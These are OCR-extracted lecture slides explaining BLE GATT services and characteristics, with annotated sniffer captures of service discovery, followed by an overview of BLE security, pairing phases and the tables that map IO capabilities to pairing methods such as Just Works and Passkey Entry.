
GATT Profiles

- Set of services
- Defined by Bluetooth SIG or by the peripheral designer itself
- Standardised profiles: https://www.bluetooth.com/specifications/gatt



GATT Services

- Collection of characteristics (think of «categories»)
- Identified by a UUID (Standardised services: 16 bit; custom services: 128 bit)
- Standardised services: https://www.bluetooth.com/specifications/gatt/services




Name	Uniform Type Identifier	Assigned Number	Specification
Generic Access	org.bluetooth.service.generic_access	0x1800	GSS
Alert Notification Service	org.bluetooth.service.alert_notification	0x1811	GSS
Automation IO	org.bluetooth.service.automation_io	0x1815	GSS
Battery Service	org.bluetooth.service.battery_service	0x180F	GSS
Binary Sensor	GATT Service UUID	0x183B	BSS
Blood Pressure	org.bluetooth.service.blood_pressure	0x1810	GSS
Body Composition	org.bluetooth.service.body_composition	0x181B	GSS
Bond Management Service	org.bluetooth.service.bond_management	0x181E	GSS

E. g. Battery Service

GATT Characteristics

- Actual data
- Read/Write/...
- Identified by a UUID (Standardised characteristics: 16 bit; custom characteristics: 128 bit)
- Defined in the service specification



E. g. Battery Level

Packet: ATT Read by Group Request

No.	Time	Source	Destination	Protocol	Length	Comment	Info
10671	408.191950	Slave_0xaf9a9c24	Master_0xaf9a9c24	LE LL	26		Empty PDU
→ 10672	408.240148	Master_0xaf9a9c24	Slave_0xaf9a9c24	ATT	37		Sent Read By Group Type Request,
10673	408.240863	Slave_0xaf9a9c24	Master_0xaf9a9c24	LE LL	26		Empty PDU
10674	408.289418	Master_0xaf9a9c24	Slave_0xaf9a9c24	LE LL	26		Empty PDU

```
▸ Frame 10672: 37 bytes on wire (296 bits), 37 bytes captured (296 bits)
  DLT: 157, Payload: nordic_ble (Nordic BLE Sniffer)
▸ Nordic BLE Sniffer
▾ Bluetooth Low Energy Link Layer
    Access Address: 0xaf9a9c24
    [Master Address: 6d:89:e8:1e:29:ad (6d:89:e8:1e:29:ad)]
    [Slave Address: TexasIns_44:ee:30 (30:45:11:44:ee:30)]
  ▾ Data Header: 0x0b02
      .... ..10 = LLID: Start of an L2CAP message or a complete L2CAP message with no fragmentation (0x2)
      .... .0.. = Next Expected Sequence Number: 0
      .... 0... = Sequence Number: 0 [OK]
      ...0 .... = More Data: False
      000. .... = RFU: 0
      Length: 11
    [L2CAP Index: 0]
    CRC: 0x083882
▾ Bluetooth L2CAP Protocol
    Length: 7
    CID: Attribute Protocol (0x0004)
▾ Bluetooth Attribute Protocol
  ▾ Opcode: Read By Group Type Request (0x10)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 0000 = Method: Read By Group Type Request (0x10)
    Starting Handle: 0x0001
    Ending Handle: 0xffff
    UUID: GATT Primary Service Declaration (0x2800)
```

Give me every handle from the GATT Primary Service!

Packet: ATT Read by Group Response

No.	Time	Source	Destination	Protocol	Length	Comment	Info
10674	408.289418	Master_0xaf9a9c24	Slave_0xaf9a9c24	LE LL	26		Empty PDU
← 10675	408.290103	Slave_0xaf9a9c24	Master_0xaf9a9c24	ATT	50		Rcvd Read By Group Ty
10676	408.337049	Master_0xaf9a9c24	Slave_0xaf9a9c24	ATT	37		Sent Read By Group Ty
10677	408.337429	Slave_0xaf9a9c24	Master_0xaf9a9c24	LE LL	26		Empty PDU

```
▸ Frame 10675: 50 bytes on wire (400 bits), 50 bytes captured (400 bits)
  DLT: 157, Payload: nordic_ble (Nordic BLE Sniffer)
▸ Nordic BLE Sniffer
▾ Bluetooth Low Energy Link Layer
    Access Address: 0xaf9a9c24
    [Master Address: 6d:89:e8:1e:29:ad (6d:89:e8:1e:29:ad)]
    [Slave Address: TexasIns_44:ee:30 (30:45:11:44:ee:30)]
  ▾ Data Header: 0x180a
      .... ..10 = LLID: Start of an L2CAP message or a complete L2CAP message with no fragmentation (0x2)
      .... .0.. = Next Expected Sequence Number: 0
      .... 1... = Sequence Number: 1 [OK]
      ...0 .... = More Data: False
      000. .... = RFU: 0
      Length: 24
    [L2CAP Index: 1]
    CRC: 0xa7e76d
▾ Bluetooth L2CAP Protocol
    Length: 20
    CID: Attribute Protocol (0x0004)
▾ Bluetooth Attribute Protocol
  ▾ Opcode: Read By Group Type Response (0x11)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 0001 = Method: Read By Group Type Response (0x11)
    Length: 6
  ▸ Attribute Data, Handle: 0x0001, Group End Handle: 0x000b, UUID: Generic Access Profile
  ▸ Attribute Data, Handle: 0x000c, Group End Handle: 0x000f, UUID: Generic Attribute Profile
  ▸ Attribute Data, Handle: 0x0010, Group End Handle: 0x001a, UUID: Device Information
    [UUID: GATT Primary Service Declaration (0x2800)]
```


Here are the handles to the GATT Primary Service Declaration.

BLE Security Mechanisms

BLE Security

- Security is optional!
  - By default, there is no authentication & no encryption!
- Authentication & encryption is possible
- Authentication
  - Used to ensure that the connection is established to the correct device
  - Protects against active Man-in-the-Middle attacks
- Encryption
  - Used to ensure that noone can read the transmitted data
  - Protects against passive Man-in-the-Middle attacks

AES-128 CCM
(Counter mode with CBC-MAC)



Security Manager (SM)

- Defines pairing, authentication, encryption, key exchange/distribution, …
- Security Manager Protocol (SMP): Peer-to-peer protocol used to generate encryption keys
- Custom Key Exchange Protocol (3 phases)





Figure 2.1: LE pairing phases

Pairing = Key Exchange Mechanisms

Pairing Phases



Pairing Phases

- Phase 1
  - Which key generation / pairing method is used?
- Phase 2
  - Key Generation
  - «LE Legacy Pairing»
    - Both devices generate a Short Term Key (STK)
    - Key generation method depends on the pairing method
  - «LE Secure Connections»
    - Long Term Key (LTK) Generation
- Phase 3 (Optional)
  - Transport Specific Key Distribution
  - Used for Bonding

Since Bluetooth 4.2 (2014)

Pairing Phase 1: Pairing Feature Exchange

The devices tell each other which pairing features they support.

Capability Flags	Description
No input	No method to indicate yes or no
Yes / No	There is a method to indicate yes or no
Keyboard	There is a keyboard with the number 0 to 9 and a method to indicate yes or no
No output	Not possible to display a 6 digit number
Numeric output	Possible to display a 6 digit number

Other Flags	Description
OOB	Flag whether out-of-band authentication data is present or not
Bonding	Flag whether long-term key should be saved for later use
MITM	Flag whether man-in-the-middle protection is requested or not (request Authenticated security property for the legacy pairing STK / Secure Connection LTK)
SC	Flag whether LE Secure Connections can be used
KC	Keypress flag used for the Passkey Entry pairing method (generate keypress notifications and send via SMP)

Pairing Phase 1: Pairing Method Selection

- Choose key generation method

LE Legacy Pairing

		Initiator			
		OOB Set	**OOB Not Set**	**MITM Set**	**MITM Not Set**
Responder	**OOB Set**	Use OOB	Check MITM		
	OOB Not Set	Check MITM	Check MITM		
	MITM Set			Use IO Capabilities	Use IO Capabilities
	MITM Not Set			Use IO Capabilities	Use Just Works

Table 2.6: Rules for using Out-of-Band and MITM flags for LE legacy pairing

LE Secure Connections

		Initiator			
		OOB Set	**OOB Not Set**	**MITM Set**	**MITM Not Set**
Responder	**OOB Set**	Use OOB	Use OOB		
	OOB Not Set	Use OOB	Check MITM		
	MITM Set			Use IO Capabilities	Use IO Capabilities
	MITM Not Set			Use IO Capabilities	Use Just Works

Table 2.7: Rules for using Out-of-Band and MITM flags for LE Secure Connections pairing

Pairing Phase 1: Pairing Method Selection

	Initiator				
Responder	**DisplayOnly**	**Display YesNo**	**Keyboard Only**	**NoInput NoOutput**	**Keyboard Display**
Display Only	Just Works Unauthenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated
Display YesNo	Just Works Unauthenticated	Just Works (For LE Legacy Pairing) Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): responder displays, initiator inputs Authenticated
		Numeric Comparison (For LE Secure Connections) Authenticated			Numeric Comparison (For LE Secure Connections) Authenticated


Table 2.8: Mapping of IO capabilities to key generation method

	Initiator				
Responder	**DisplayOnly**	**Display YesNo**	**Keyboard Only**	**NoInput NoOutput**	**Keyboard Display**
Keyboard Only	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator and responder inputs Authenticated	Just Works Unauthenticated	Passkey Entry: initiator displays, responder inputs Authenticated
NoInput NoOutput	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated
Keyboard Display	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated
		Numeric Comparison (For LE Secure Connections) Authenticated			Numeric Comparison (For LE Secure Connections) Authenticated


Table 2.8: Mapping of IO capabilities to key generation method

Pairing Methods

- Just Works
  - It just works, no user interaction needed
  - Unauthenticated!
  - No protection against active MITM

